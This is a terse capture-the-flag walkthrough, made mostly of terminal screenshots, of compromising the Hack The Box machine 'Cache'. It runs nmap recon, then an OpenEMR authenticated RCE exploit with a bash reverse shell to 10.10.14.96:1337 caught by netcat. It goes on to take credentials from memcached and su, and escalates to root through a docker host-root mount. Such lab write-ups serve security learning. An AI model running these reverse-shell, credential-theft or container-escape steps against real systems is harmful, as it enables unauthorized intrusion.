



1 nmap -sC -sV -oA nmap/cache 10.10.10.188

```
kali@localhost: ~/htb/cache/nmap
File Actions Edit View Help
kali@localhost:~/htb/cache/nmap$ cat cache.nmap
# Nmap 7.80 scan initiated Fri Jun 12 03:41:04 2020 as: nmap -sC -sV -oA nmap/cache 10.10.10.188
Nmap scan report for 10.10.10.188
Host is up (0.79s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 a9:2d:b2:a0:c4:57:e7:7c:35:2d:45:4d:db:80:8c:f1 (RSA)
|_ 256 bc:e4:16:3d:2a:59:a1:3a:6a:09:28:dd:36:10:38:08 (ECDSA)
|_ 256 57:d5:47:ee:07:ca:3a:c0:fd:9b:a8:7f:6b:4c:9d:7c (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Cache
617/tcp   filtered sco-dtmgr
3011/tcp  filtered trusted-web
56738/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
# Nmap done at Fri Jun 12 03:58:58 2020 -- 1 IP address (1 host up) scanned in 1074.07 seconds
kali@localhost:~/htb/cache/nmap$
```


2 firefox <http://10.10.10.188>




3 firefox <http://10.10.10.188/login.html>




4 firefox <http://10.10.10.188/jquery/functionality.js>



5 firefox <http://10.10.10.188/net.html>




6 firefox <http://10.10.10.188/author.html>



7 nano /etc/hosts

```
GNU nano 4.9.2 hosts
127.0.0.1 localhost localdomain ruphall
10.10.10.188 cache.htb hms.htb
10.10.10.192 blackfield.local
```

8 firefox <http://hms.htb>



9 firefox <https://www.exploit-db.com/exploits/45161>

openemr exploit

The screenshot shows the Exploit-DB website interface. The main heading is "OpenEMR < 5.0.1 - (Authenticated) Remote Code Execution". Below this, there are several key-value pairs: EDB-ID: 45161, CVE: N/A, Author: CODY ZACHARIAS, Type: WEBAPPS, Platform: PHP, and Date: 2018-08-07. There is a section for "Become a Certified Penetration Tester" with a "GET CERTIFIED" button. The page also features a sidebar with navigation icons and a top navigation bar with links to various resources.

10 openemr exploit run

```
kali@localhost: ~  
File Actions Edit View Help  
kali@localhost:~/htb/cache$ libreoffice  
^C  
kali@localhost:~/htb/cache$ sudo python openemr.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.96/1337 0>&1'^C  
kali@localhost:~/htb/cache$ ls  
45161.py exploit.py nmap openemr.py  
kali@localhost:~/htb/cache$ python openemr.py http://hms.htb -u openemr_admin -p xxxxxx -c 'bash -i >& /dev/tcp/10.10.14.96/1337 0>&1'  
  
O P E N E M R  
= { PROJECT INSECURITY } =  
Twitter : @Insecurity  
Site : insecurity.sh  
[ $ ] Authenticating with openemr_admin:xxxxxx  
[ $ ] Injecting payload  
[ ]  
  
kali@localhost:~$ nc -lvp 1337  
listening on [any] 1337 ...  
connect to [10.10.14.96] from cache.htb [10.10.10.188] 59626  
bash: cannot set terminal process group (1960): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@cache:/var/www/hms.htb/public_html/interface/main$ python3 'import pty;pty.spawn("/bin/bash")'  
c:/main$ python3 'import pty;pty.spawn("/bin/bash")'  
python3: can't open file 'import pty;pty.spawn("/bin/bash)": [Errno 2] No such file or directory  
www-data@cache:/var/www/hms.htb/public_html/interface/main$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
cain$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@cache:/var/www/hms.htb/public_html/interface/main$
```


11 users

```
www-data@cache:/var/www/hms.htb/public_html/interface/main$  
www-data@cache:/var/www/hms.htb/public_html/interface/main$ cd /  
cd /  
www-data@cache:/$ ls  
ls  
bin    home    lib64    opt    sbin    sys    vmlinuz  
boot   initrd.img  lost+found  proc  snap    tmp    vmlinuz.old  
dev    initrd.img.old  media    root  srv     usr  
etc    lib      mnt      run   swap.img  var  
www-data@cache:/$ cd tmp  
cd tmp  
www-data@cache:/tmp$ ls  
ls  
www-data@cache:/tmp$ cd /  
cd /  
www-data@cache:/$ cd home  
cd home  
www-data@cache:/home$ ls  
ls  
ash    luffy  
www-data@cache:/home$ cd ashu  
cd ashu  
bash: cd: ashu: No such file or directory  
www-data@cache:/home$ cd ash  
cd ash  
www-data@cache:/home/ash$ ls  
ls  
Desktop  Downloads  Pictures  linenum.sh  rep-12-06-20  
Documents Music      Public    out          user.txt  
www-data@cache:/home/ash$ cat user.txt  
cat user.txt  
cat: user.txt: Permission denied  
www-data@cache:/home/ash$
```

12 user shell

```
File Actions Edit View Help  
Usage: su [options] [LOGIN]  
Options:  
-c, --command COMMAND      pass COMMAND to the invoked shell  
-h, --help                  display this help message and exit  
-, -l, --login              make the shell a login shell  
-m, -p,                     do not reset environment variables, and  
--preserve-environment      keep the same shell  
-s, --shell SHELL          use SHELL instead of the default in passwd  
www-data@cache:/home/ash$ su ash  
su ash  
Password:  
su: Authentication failure  
www-data@cache:/home/ash$  
www-data@cache:/home/ash$ su - ash  
su - ash  
Password: H@v3_fun  
ash@cache:~$ ls  
ls  
Desktop  Downloads  Music  Pictures  rep-12-06-20  
Documents linenum.sh out      Public    user.txt  
ash@cache:~$ export TERM=xtrem  
export TERM=xtrem  
ash@cache:~$ export ash=  
export ash=  
ash@cache:~$  
ash@cache:~$  
ash@cache:~$ cat user.txt  
cat: userr.txt: No such file or directory  
ash@cache:~$ cat user.txt  
cat user.txt  
3618565a5b2f72d5f029490d1bc79ca6  
ash@cache:~$
```

13 enumerate user ash

```
ash@cache:~  
File Actions Edit View Help  
Current Scopes: none  
LLMNR setting: yes  
MulticastDNS setting: no  
DNSSEC setting: no  
DNSSEC supported: no  
Link 2 (ens160)  
Current Scopes: DNS  
LLMNR setting: yes  
MulticastDNS setting: no  
DNSSEC setting: no  
DNSSEC supported: no  
DNS Servers: 8.8.8.8  
8.8.4.4  
[-] Default route:  
default via 10.10.10.2 dev ens160 proto static  
[-] Listening TCP:  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name  
tcp 0 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -  
tcp 0 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -  
tcp 0 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -  
tcp 0 0 0 127.0.0.1:11211 0.0.0.0:* LISTEN -  
tcp6 0 0 :::80 :::* LISTEN -  
tcp6 0 0 :::22 :::* LISTEN -  
[-] Listening UDP:  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name  
udp 0 0 0 127.0.0.53:53 0.0.0.0:* -  
### SERVICES #####  
[-] Running processes:  
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND  
root 1 0.0 0.2 159728 8952 ? Ss 04:47 0:03 /sbin/init maybe-ubiquity
```

14 luffy shell

```
luffy@cache:~  
File Actions Edit View Help  
ash@cache:~$ ls  
Desktop Downloads Music Pictures rep-12-06-20  
Documents linenum.sh out Public user.txt  
ash@cache:~$ telnet localhost 11211  
telnet localhost 11211  
Trying 127.0.0.1...  
Trying 127.0.0.1...  
Connected to localhost.  
Escape character is '^['.  
get passwd  
get passwd  
VALUE passwd 0 9  
0n3_plec3  
END  
ERROR  
quit  
quit  
Connection closed by foreign host.  
ash@cache:~$ cd /home  
cd /home  
ash@cache:/home$ ls  
ls  
ash luffy  
ash@cache:/home$ su luffy  
su luffy  
Password: 0n3_plec3  
luffy@cache:/home$ cd  
cd  
luffy@cache:~$ ls  
ls  
linpeas.sh linpeas.txt  
luffy@cache:~$ cat linpeas.txt  
cat linpeas.txt  
cat: linpeas.txt: No such file or directory  
luffy@cache:~$
```

15 root shell

```
Swap usage: 0% IP address for docker0: 172.17.0.1

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

107 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Jun 12 12:19:03 2020 from 10.10.14.96
luffy@cache:~$ docker run -v /:/mnt --rm -it ubuntu chroot /mnt bash
root@365d5845ec9c:/# ls
bin dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
boot etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz.old
root@365d5845ec9c:/# cd
root@365d5845ec9c:~$ ls
root.txt
root@365d5845ec9c:~# whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.3 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ac:11:00:03 txqueuelen 0 (Ethernet)
    RX packets 9 bytes 726 (726.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@365d5845ec9c:~#
```

The machine cache 10.10.10.188 solved